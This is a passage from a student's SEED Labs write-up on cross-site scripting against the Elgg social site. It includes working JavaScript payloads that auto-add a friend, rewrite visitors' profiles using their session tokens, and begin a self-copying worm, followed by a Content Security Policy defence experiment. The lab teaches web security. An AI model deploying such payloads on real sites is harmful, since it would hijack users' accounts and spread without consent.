__elgg_token=A6kPTBTxhWQM5qxXVe0pyA
```

Analyzing it further, the URL Parameters of Adding Sammy as a friend is as follows:

```
friend=59
__elgg_ts=1759731053
__elgg_token=A6kPTBTxhWQM5qxXVe0pyA
__elgg_ts=1759731053
__elgg_token=A6kPTBTxhWQM5qxXVe0pyA
```

Seeing the link and the URL Parameters, it can be deduced that the send_url link is:

```
var
send_url=‘http://www.seed-server.com/action/friends/add?friend=59’+
ts+token+ts+token;
```



Figure 17. Malicious Script with Edited send_url Link.

As Samy, we then input the malicious script to automate the adding of sammy whenever his profile is visited.



Figure 18. Adding Samy Automatically.

Visiting Samy will now invoke the onload function and add him automatically.

Answers to the Questions for Becoming a Victim's Friend Prompts

1. Explain the purpose of Lines 1 and 2, why are they are needed?

   Lines 1 and 2, the lines that create the variables ts and token is needed because they specify the details of the **session** of the current user. In that case, it acquires the details that can be used in sending HTTP requests via the browser; this includes the parameters that specify the token of the session.

2. If theElgg Application only provide the Editor mode for the"About Me"field, i.e.,you cannot switch to the Text mode, can you still launch a successful attack

   No because Editor mode encapsulates the inputs in a paragraph tag. In a way, this acts as a *security input filter* that filters out vulnerabilities on inputs.

Modifying the Victim's Profile

This task aims to simulate how a malicious script may be used to mutate the contents of a profile in the website.



Figure 19. Making an edit on the About me "This is an edit by Ramnick."

To first perform this, we ought to analyze what happens when an edit is made in the "Edit Profile" tab in the networking site.



Figure 20. Analyzing http://www.seed-server.com/action/profile/edit's **POST Data.**

Figure 20 shows that doing an edit calls a POST request to the seed-server.com/action/profile/edit with the following content of the POST Data:

```
-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="__elgg_token"

n1-Dp1UFZ_vq4m6iZw4BYQ
-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="__elgg_ts"

1759733681
-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="name"

Samy
-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="description"

<p>This is the edit by Ramnick.</p>

-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="accesslevel[description]"

2
-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="briefdescription"


-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="accesslevel[briefdescription]"

2
-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="location"


-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="accesslevel[location]"

2
-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="interests"


-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="accesslevel[interests]"

2
-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="skills"


-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="accesslevel[skills]"

2
-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="contactemail"


-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="accesslevel[contactemail]"

2
-----------------------------220081853613236008341444960970
```

```
Content-Disposition: form-data; name="phone"


-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="accesslevel[phone]"

2
-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="mobile"


-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="accesslevel[mobile]"

2
-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="website"


-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="accesslevel[website]"

2
-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="twitter"


-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="accesslevel[twitter]"

2
-----------------------------220081853613236008341444960970
Content-Disposition: form-data; name="guid"

59
-----------------------------220081853613236008341444960970--
```

From the details above, we can see that the content is added in the form-data `description` and the samyguid is in the form-data `guid`.

From the Laboratory Exercise's prompt, we then use the malicious script below.

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName = "&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

var content=token+ts+"&description="+"Sammy is my hero"+userName+guid;
var samyGuid="?friend=59";
var sendurl="http://www.seed-server.com/action/profile/edit"+samyGuid;

if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
```

```
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);}


}
</script>
```



Figure 21. Editing Samy's About me page

Figure 21 shows inputting the malicious script in the Edit HTML mode of the edit "About me" section of the "Edit Profile" tab.



Figure 22. Visiting Samy as the user Admin changed the Admin's Profile to "Samy is my hero"

Figure 22 shows a proof that visiting the About me page of Samy, as Admin or any other accounts, will update the About Me as "Sammy is my Hero".

Answers to the Questions for Modifying the Victim's Profile Prompt

3. Why do we need Line 1? Remove this line, and repeat your attack. Report and explain your observation.

This ensures that Samy will not be infected by his own malicious script.



Figure 23. After visiting Samy's Profile without an if clause.



Figure 24. Aftermath of Visiting own Profile Page

The malicious script in Samy's profile was overwritten with the "Samy is my hero" (See Figure 23). This will stop all malicious editing of other profiles as it also removes the malicious script inject (See Figure 24).

Writing a Self-Propagating XSS Worm

For this task, the DOM Approach will be implemented. The malicious script that was added in the "About me" of Samy is as shown below.

```
<script id="worm">
      var headerTag = "<script id=\"worm\"
type=\"text/javascript\">";
      var jsCode = document.getElementById("worm").innerHTML;
      var tailTag = "</" + "script>";
      var wormCode = encodeURIComponent(headerTag + jsCode +
tailTag);
      alert(jsCode);
</script>
```



Figure 25. Output alert when Samy is visited.

Figure 25 proves that injecting a malicious script through scrutinizing the DOM structure of the web application is possible.

Defeating XSS Attacks Using CSP

For this laboratory prompt, the goal is to show that XSS attacks can be prevented using Content Security Policies. Content Security Policies are enforced rules that filter out unsafe content from being loaded on a website.

Overview of the Experiment

```
seed@VM: ~/.../Labsetup                    seed@VM: ~/.../image_www

[10/08/25]seed@VM:~/.../image_www$ ls
apache_csp.conf  apache_elgg.conf  csp  Dockerfile  elgg
[10/08/25]seed@VM:~/.../image_www$ cat apache_csp.conf
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com \
          "
```

Figure 26. Contents of the apache_csp.conf

Shown in Figure 26 is the apache configuration file that was used to run the different website that will be used for the experiment. This setup includes three websites: example32a.com, example32b.com, and example32c.com. They have their corresponding differences in the configuration.

Specifically, example32a.com does not implement any CSP policies. example32b.com, on the other hand, implements CSP policies via the apache configuration. Lastly, example32c.com implemetns CSP through the web application's code in PHP.

Laboratory Tasks for Defeating XSS using CSP

Describing the Websites



Figure 27. Visiting example32a.com



Figure 28. Visiting example32b.com; button not clickable



Figure 29. Visiting example32c.com; button not clickable

Figure 27 to Figure 29 shows the three websites that are in the laboratory setup. Figure 27 shows that example32a.com, the one that does not implement any CSP policies, allows the running of the javascript injected code in the button; the other two website does not.

Inferrably due to their own configurations, the example32b.com and example32c.com inhibits the protection from script injections as shown by the "FAILED" remarks.

Modifying example32b

This subtask aims to show that the addition of a new CSP policy in the Apache Configuration allows the furthering of the protection in the web application.

